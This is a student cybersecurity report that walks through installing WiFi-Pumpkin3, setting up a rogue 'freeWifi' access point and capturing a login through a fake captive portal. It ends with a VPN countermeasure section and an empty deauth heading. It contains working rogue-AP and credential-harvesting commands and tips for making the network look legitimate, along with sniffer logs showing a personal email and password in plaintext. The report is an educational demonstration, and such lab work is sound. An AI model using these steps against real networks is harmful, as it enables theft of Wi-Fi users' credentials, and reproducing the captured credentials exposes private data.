



**CY2004**

# **Cyber Security**

## **Project**

**Wifi-Pumpkin**

**Submitted by:** Aiman Qureshi, Haiqa Usman

**Roll number:** 23i-2051, 23i-2059

**Date:** 17/11/2024

## Table of Contents

Introduction .....	3
Installation .....	4
Starting the tool: .....	6
Using tool: .....	7
Conclusion.....	14
References .....	14

# Wifi pumpkin

## Introduction

In today's digital world, cybersecurity plays a critical role in protecting data integrity, user privacy, and network security. Network security tools are essential for identifying vulnerabilities, monitoring traffic, and enhancing the protection mechanisms of Wi-Fi networks. One such tool, **WiFi-Pumpkin**, is an open-source security framework designed for **network penetration testing** and **Wi-Fi network emulation**.

WiFi-Pumpkin provides a platform to simulate a **rogue access point**, which can be used for **man-in-the-middle attacks (MITM)**, network traffic monitoring, and **credential extraction**. Through this project, we will explore WiFi-Pumpkin's setup and functions, including creating a Wi-Fi network, monitoring connected devices, and testing user interaction with a simulated login page.

This report covers the installation, configuration, and practical usage of WiFi-Pumpkin to understand how rogue networks operate and to highlight the importance of security awareness for users on public Wi-Fi networks.

### **Ethical Considerations:**

This project is conducted purely for educational purposes to understand the risks associated with untrusted Wi-Fi networks and the importance of securing such networks. Tools like WiFi-Pumpkin3 are powerful when used responsibly in controlled environments and help raise awareness about cybersecurity threats.


**Cyber security domain : offensive**

**Installation source : github**

**Tool based language : python**

**wifi adapter: alfa 802.11n (model 3001N) uses rtl8188eus driver**

**Operating System: kali linux on virtual box**



## Installation

Following are the commands used for installation

(Kali linux is already installed)

First installing required packages for python as wifi pumpkin3 is built on python

```
sudo apt install libssl-dev libffi-dev build-essential
```

Now cloning wifipumpkin3

```
git clone https://github.com/P0cL4bs/wifipumpkin3.git
```

```
cd wifipumpkin3
```

```
sudo apt install python3-pyqt5 hostapd
```

```
sudo apt install wifipumpkin3
```

```
sudo wifipumpkin3
```

Now the wifipumpkin is installed

```
File Actions Edit View Help
/bin/sh: 1: bc: not found
install -p -m 644 8188eu.ko /lib/modules/6.6.15-amd64/kernel/drivers/net/wireless/
install: cannot stat '8188eu.ko': No such file or directory
make: *** [Makefile:2071: install] Error 1

[~] aiman@kali: ~/wifipumpkin3/rtl8188eu$ sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1889 packages can be upgraded. Run 'apt list --upgradable' to see them.

[~] aiman@kali: ~/wifipumpkin3/rtl8188eu$ sudo apt install bc
The following packages were automatically installed and are no longer required:
  cpp-13 libboost-thread1.83.0 libgfrpc0 libibverbs1 libpython3.11-stdlib librdmacm1t64 python3.11-dev samba-dsdb-modules
  libverbs-providers libcephfs2 libgfrxd0 libpython3.11-dev libpython3.11t64 python3-lib2to3 python3.11-minimal samba-vfs-modules
  libboost-iostreams1.83.0 libgfat0 libglusterfs0 libpython3.11-minimal librados2 python3.11 samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Installing:
  bc
Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1889
  Download size: 103 kB
  Space needed: 242 kB / 23.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 bc amd64 1.07.1-4 [103 kB]
Fetched 103 kB in 1s (86.0 kB/s)
Selecting previously unselected package bc.
Reading database ... 65%

[~] aiman@kali: ~/wifipumpkin3/rtl8188eu$

File Actions Edit View Help
/bin/sh: 1: bc: not found
install -p -m 644 8188eu.ko /lib/modules/6.6.15-amd64/kernel/drivers/net/wireless/
install: cannot stat '8188eu.ko': No such file or directory
make: *** [Makefile:2071: install] Error 1

[~] aiman@kali: ~/wifipumpkin3/rtl8188eu$ sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1889 packages can be upgraded. Run 'apt list --upgradable' to see them.

[~] aiman@kali: ~/wifipumpkin3/rtl8188eu$ sudo apt install bc
The following packages were automatically installed and are no longer required:
  cpp-13 libboost-thread1.83.0 libgfrpc0 libibverbs1 libpython3.11-stdlib librdmacm1t64 python3.11-dev samba-dsdb-modules
  libverbs-providers libcephfs2 libgfrxd0 libpython3.11-dev libpython3.11t64 python3-lib2to3 python3.11-minimal samba-vfs-modules
  libboost-iostreams1.83.0 libgfat0 libglusterfs0 libpython3.11-minimal librados2 python3.11 samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Installing:
  bc
Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1889
  Download size: 103 kB
  Space needed: 242 kB / 23.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 bc amd64 1.07.1-4 [103 kB]
Fetched 103 kB in 1s (86.0 kB/s)
Selecting previously unselected package bc.
Reading database ... 65%

[~] aiman@kali: ~/wifipumpkin3$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 0bda:f179 Realtek Semiconductor Corp. RTL8188FTV 802.11b/g/n 1T1R 2.4G WLAN Adapter
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 0eef:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0eef:0002 VMware, Inc. Virtual USB Hub

[~] aiman@kali: ~/wifipumpkin3$ git clone https://github.com/aircrack-ng/rtl8188eu
fatal: could not create work tree dir 'rtl8188eu': Permission denied

[~] aiman@kali: ~/wifipumpkin3$ sudo git clone https://github.com/aircrack-ng/rtl8188eu
Cloning into 'rtl8188eu'...
remote: Enumerating objects: 2447, done.
remote: Counting objects: 100% (254/254), done.
remote: Compressing objects: 100% (86/86), done.
remote: Total 2447 (delta 201), reused 180 (delta 168), pack-reused 2193 (from 1)
Receiving objects: 100% (2447/2447), 5.44 MiB | 1.72 MiB/s, done.
Resolving deltas: 100% (1218/1218), done.

[~] aiman@kali: ~/wifipumpkin3$

[~] aiman@kali: ~$ sudo apt install libssl-dev libffi-dev build-essential
$: command not found

[~] aiman@kali: ~$ sudo apt install libssl-dev libffi-dev build-essential
[sudo] password for aiman:
libffi-dev is already the newest version (3.4.0-1).
libssl-dev set to manually installed.
The following package was automatically installed and is no longer required:
  cpp-13
Use 'sudo apt autoremove' to remove it.

Upgrading:
  build-essential dpkg g++-x86-64-linux-gnu gcc-x86-64-linux-gnu libasan8 libdpkg-perl libgomp1 liblsan0 libssl3t64 libubsan1
  cpp-x86-64-linux-gnu g++ gcc lib32gcc-s1 libatomic1 libgcc-s1 libhwloc-dev libibverbs1 libstdc++6 openssl
  gcc-14-base lib32stdc++6 libpython3.11t64 libpython3.11-minimal libpython3.11 libquadmath0 libsan2
Installing:
  libssl-dev
Summary:
  Upgrading: 29, Installing: 10, Removing: 0, Not Upgrading: 1897
  Download size: 22.2 MB
  Space needed: 200 MB / 24.7 GB available
Continue? [Y/n]
```

## Setting:


setting interface set interface wlan0

setting name set ssid freeWifi


ignore pydns\_server

Setting password as empty set security false

## Starting the tool:



```
File Actions Edit View Help
aiman@kali: ~
[sudo] sudo wifipumpkin3
[sudo] password for aiman:
wifipumpkin3
by: @m4x0f - PoCL4bs Team | version: 1.1.7 main
[*] Session id: 91f3de56-a350-11ef-b346-000c2001fbc5
wp3 >
```



```
File Actions Edit View Help
aiman@kali: ~
wp3 > lugins
[-] wp3: command not found: lugins
wp3 > plugins
[*] Available Plugins:
+-----+-----+-----+
Name | Active | Description
+-----+-----+-----+
sniffkin3 | True | Sniff for intercept network traffic on TCP proto...
responder | False | LLMNR, NBT-NS and MDNS poisoner, with built-in HTT...
wp3 >
```

## Setting wifi password:

To make it look legitimate, we can also set security as true, which enables the user to enter a wifi password,

```

File Actions Edit View Help

wp3 > set security.wpa_sharedkey 12345678
wp3 > ap

[*] Settings AccessPoint:


bssid | ssid | channel | interface | interface_net | status | security | hostapd_config
-----|-----|-----|-----|-----|-----|-----|-----
BC:F6:85:03:36:5B | free-wifi | 11 | wlan0 | default | not Running | true | false

[*] Settings Security:

wpa_algorithms | wpa_sharedkey | wpa_type
-----|-----|-----
TKIP | 12345678 | 2

help security
wpa_type : 0 for WEP, 1 for WPA, 2 for WPA2
wpa_algorithms:
  CCMP = AES in Counter mode with CBC-MAC [RFC 3610, IEEE 802.11i]
  TKIP = Temporal Key Integrity Protocol [IEEE 802.11i]
wpa_sharedkey:
  secret in hex format (64 hex digits), wpa_psk, or as an ASCII passphrase
usage: set security.[key] [value]

```



## Using tool:

There are multiple uses of the tool, we chose the most common ones

First we will make a free wifi rogue access point by setting as shown above and then starting the wifi pumpkin.




As shown in the screenshot, a free wifi is available that we just created.

### Credential harvesting:

**Credential harvesting** is a technique used to collect sensitive information, such as usernames, passwords, or other login credentials, by tricking users into willingly providing them. Attackers often use fake login pages or phishing portals to capture this data, exploiting the trust users place in seemingly legitimate systems.

WiFi-Pumpkin3 facilitates credential harvesting by enabling the creation of a **rogue access point** that simulates a legitimate Wi-Fi network. When users connect to this network, they are redirected to a **captive portal**—a fake login page that prompts them to enter their credentials to gain internet access. WiFi-Pumpkin3 logs these credentials, demonstrating how attackers can collect sensitive information in real-world scenarios. This feature highlights the risks associated with connecting to untrusted Wi-Fi networks and underscores the importance of user awareness and secure practices.



The image shows a mobile device screen displaying a captive portal interface. At the top, the status bar shows the time 17:44, signal strength, Wi-Fi icon, and battery level at 97%. Below the status bar, the title 'Sign in to freeWifi' is displayed in a large, bold font, with the IP address '10.0.0.1' underneath it. A three-dot menu icon is visible in the top right corner. The main content area features a large, light gray circular placeholder for a user profile picture. Below this, there are two input fields: 'Email address' and 'Password'. Under the 'Password' field, there is a checkbox labeled 'Remember me'. At the bottom of the form, there is a blue button with the text 'Sign in' in white.

aimanqureshi2005@gmail.com

.....|

☐ Remember me

Sign in

Forgot the password?

```

File Actions Edit View Help

IP      Login      Password
10.0.0.21 | aimanqureshi2005@gmail.com | .....

[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2Fconnectivitycheck.gstatic.com%2Fgenerate_204
payload: login=aimanqureshi2005%40gmail.com&password=anineheheh456
Username: aimanqureshi2005%40gmail.com
Password: anineheheh456

[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2Fconnectivitycheck.gstatic.com%2Fgenerate_204
[ captiveflask ] 07:46:06 - 10.0.0.21 - - [15/Nov/2024 07:46:06] "POST /login?orig_url=http://connectivitycheck.gstatic.com/generate_204 HTTP/1.1" 200 -
10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/css/bootstrap.min.css HTTP/1.1" 304 -

[ captiveflask ] 07:46:06 - 10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/js/jquery-1.11.1.min.js HTTP/1.1" 304 -
10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/js/bootstrap.min.js HTTP/1.1" 304 -
10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/images/avatar_2x.png HTTP/1.1" 304 -

[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/css/bootstrap.min.css
[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/js/jquery-1.11.1.min.js
[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/js/bootstrap.min.js
[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/images/avatar_2x.png
[ sniffkin3 ] 07:46:06 - [ 10.0.0.21 > 142.250.181.131 ] GET connectivitycheck.gstatic.com/generate_204
[ sniffkin3 ] 07:46:07 - [ 10.0.0.21 > 142.250.181.131 ] GET connectivitycheck.gstatic.com/generate_204
[ sniffkin3 ] 07:46:07 - [ 10.0.0.21 > 142.250.181.131 ] GET connectivitycheck.gstatic.com/generate_204
[ pydns_server ] 07:46:12 - no local zone found, proxying clientservices.googleapis.com.[A]
[ pydns_server ] 07:46:12 - no local zone found, proxying clientservices.googleapis.com.[HTTPS]
[ pydns_server ] 07:46:20 - no local zone found, proxying www.youtube.com.[A]

```

The same credentials are being shown on our wifi pumpkin that the user entered to login to use the free wifi.

### Countermeasures:

To protect against credential harvesting, users should avoid connecting to public or untrusted Wi-Fi networks. Using a **VPN** or ensuring all connections are through **HTTPS** can encrypt data, making it difficult for attackers to intercept sensitive information. Additionally, users should verify the authenticity of login pages and be cautious about sharing personal information.

Like in the screenshot below, we used a vpn to protect our device



```

File Actions Edit View Help
[ ][061] client_identifier: [430, 19217, 48196]

[ pydhcp_server ] 13:13:13 - REQUEST: packet from 10.0.0.21 to 10.0.0.1
[*] ae:4b:11:bc:44:ca client join the AP
[ pydhcp_server ] 13:13:13 - SEND to ('0.0.0.0', 68):
::Header::
op: BOOTREPLY
hwaddr: MAC('ae:4b:11:bc:44:ca')
flags:
hops: 0
secs: 0
xid: 967000830
siaddr: IPv4Address('0.0.0.0')
giaddr: IPv4Address('0.0.0.0')
ciaddr: IPv4Address('0.0.0.0')
yiaddr: IPv4Address('10.0.0.21')
sname: ''
file: ''

::Body::
[X][001] subnet_mask: IPv4Address('255.0.0.0')
[X][003] router: [IPv4Address('10.0.0.1'), IPv4Address('8.8.8.8')]
[X][006] domain_name_servers: [IPv4Address('10.0.0.1')]
[ ][012] hostname: 'Redmi-Note-12'
[X][051] ip_address_lease_time: 7200
[-][053] dhcp_message_type: DHCP_ACK
[X][054] server_identifier: IPv4Address('10.0.0.1')

[ pydns_server ] 13:13:13 - no local zone found, proxying www.google.com.[A]
[ pydns_server ] 13:13:13 - no local zone found, proxying connectivitycheck.gstatic.com.[A]
[ sniffkin3 ] 13:13:13 - [ 10.0.0.21 > 172.217.17.35 ] GET connectivitycheck.gstatic.com/generate_204

```

When the user is connected to a vpn, its network packets are secure and as shown above there is no information received about its activity, as soon as we disconnect from the vpn, the information starts showing again as shown in the screenshot below.

```


[ pydns_server ] 13:15:00 - no local zone found, proxying jm-msg-global.aliexpress.com.[A]
[ pydns_server ] 13:15:00 - no local zone found, proxying android.chat.openai.com.[A]
[ pydns_server ] 13:15:02 - no local zone found, proxying gateway.instagram.com.[AAAA]
[ pydns_server ] 13:15:02 - no local zone found, proxying i.instagram.com.[A]
[ pydns_server ] 13:15:03 - no local zone found, proxying scontent-nrt1-1.cdninstagram.com.[A]
[ pydns_server ] 13:15:03 - no local zone found, proxying scontent-nrt1-2.cdninstagram.com.[A]
[ pydns_server ] 13:15:03 - no local zone found, proxying o33249.ingest.sentry.io.[A]
[ pydns_server ] 13:15:10 - no local zone found, proxying graph.instagram.com.[A]
[ pydns_server ] 13:15:11 - no local zone found, proxying www.google.com.[A]
[ pydns_server ] 13:15:13 - no local zone found, proxying www.googleadservices.com.[A]
[ pydns_server ] 13:15:14 - no local zone found, proxying notifications-pa.googleapis.com.[A]
[ pydns_server ] 13:15:15 - no local zone found, proxying lh3.googleusercontent.com.[A]
[ pydns_server ] 13:15:16 - no local zone found, proxying workspace.google.com.[A]
[ pydns_server ] 13:15:16 - no local zone found, proxying workspace.google.com.[A]
[ pydns_server ] 13:15:16 - no local zone found, proxying workspace.google.com.[HTTPS]
[ pydns_server ] 13:15:16 - no local zone found, proxying optimizationguide-pa.googleapis.com.[A]
[ pydns_server ] 13:15:16 - no local zone found, proxying optimizationguide-pa.googleapis.com.[HTTPS]
[ pydns_server ] 13:15:16 - no local zone found, proxying safebrowsing.google.com.[A]
[ pydns_server ] 13:15:16 - no local zone found, proxying safebrowsing.google.com.[HTTPS]
[ pydns_server ] 13:15:17 - no local zone found, proxying fonts.googleapis.com.[HTTPS]
[ pydns_server ] 13:15:17 - no local zone found, proxying fonts.googleapis.com.[A]
[ pydns_server ] 13:15:17 - no local zone found, proxying fonts.googleapis.com.[A]
[ pydns_server ] 13:15:17 - no local zone found, proxying www.gstatic.com.[A]
[ pydns_server ] 13:15:17 - no local zone found, proxying www.gstatic.com.[HTTPS]
[ pydns_server ] 13:15:17 - no local zone found, proxying fonts.gstatic.com.[A]
[ pydns_server ] 13:15:17 - no local zone found, proxying fonts.gstatic.com.[HTTPS]
[ pydns_server ] 13:15:18 - no local zone found, proxying lh3.googleusercontent.com.[HTTPS]
[ pydns_server ] 13:15:18 - no local zone found, proxying lh3.googleusercontent.com.[A]
[ pydns_server ] 13:15:18 - no local zone found, proxying content-autofill.googleapis.com.[A]
[ pydns_server ] 13:15:19 - no local zone found, proxying content-autofill.googleapis.com.[HTTPS]

```

## WiFi deauth attack:

